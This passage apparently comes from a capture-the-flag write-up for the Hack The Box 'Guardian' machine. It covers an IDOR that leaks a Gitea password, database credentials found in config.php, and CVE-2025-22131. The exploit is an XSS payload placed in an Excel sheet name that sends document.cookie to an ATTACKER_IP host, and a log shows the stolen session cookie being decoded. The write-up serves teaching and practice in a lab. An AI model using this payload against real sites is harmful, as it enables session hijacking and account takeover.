


When checking the url, the site hints at an IDOR vulnerability. By changing the chat_users[0] and chat_users[1] variables, we might be able to look at chats between other people. As we don’t know the number of users on this site, we can try all numbers from 1 to 60.

I tried using FFuF to figure out all existing chats, but it seemed to have unpredictable outcomes. So, I used Caido to find existing chats between users. As it was quite a long process, I will not share everything here. However, the only useful piece of information was finding the Gitea password for the jamil.enockson user.
XSS
Since we have not seen Gitea appear anywhere, we have to assume there is another subdomain that exists. FFuF and the wordlist /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt did not find anything useful, as the only subdomain it found was the portal subdomain (student portal).
So, I took a “wild” guess and assumed the Gitea page was on gitea.guardian.htb, which, to my surprise, was correct.

We can login with the jamil.enockson@guardian.htb email and the password we found above.

We can see that the code for portal.guardian.htb is available.


When looking around, we find the file config.php containing the username and password for a mysql database on the machine. We can only access it through initail access, but it can be useful for the future.
As I was searching, I also stumbled upon composer.json containing some version information.

This shows that the portal application is vulnerable to CVE-2025-22131. We can trigger this vulnerability by uploading an Excel file with one of the sheet names as a Cross-Site Scripting (XSS) payload.
1
"><img src=x onerror=fetch('http://ATTACKER_IP:PORT/?c='+btoa(document.cookie))>

We can also use this link to create and download an Excel file: https://www.treegrid.com/FSheet. Now, we just need to figure out where we can upload that file. After looking around, one of our assignments available allows for an Excel file upload.

We can wait for a response on the HTTP server on our attacker machine.
1
2
3
4
5
6
7
8
┌──(kali㉿kali)-[~/Desktop/HTB/Guardian]
└─$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.129.202.245 - - [27/Feb/2026 18:08:22] "GET /?c=UEhQU0VTU0lEPTB0MTU2OTZnanJrZG83dHQ0aWc0dm8yZGV1 HTTP/1.1" 200 -

┌──(kali㉿kali)-[~/Desktop/HTB/Guardian]
└─$ echo 'UEhQU0VTU0lEPTB0MTU2OTZnanJrZG83dHQ0aWc0dm8yZGV1' | base64 -d
PHPSESSID=0t15696gjrkdo7tt4ig4vo2deu
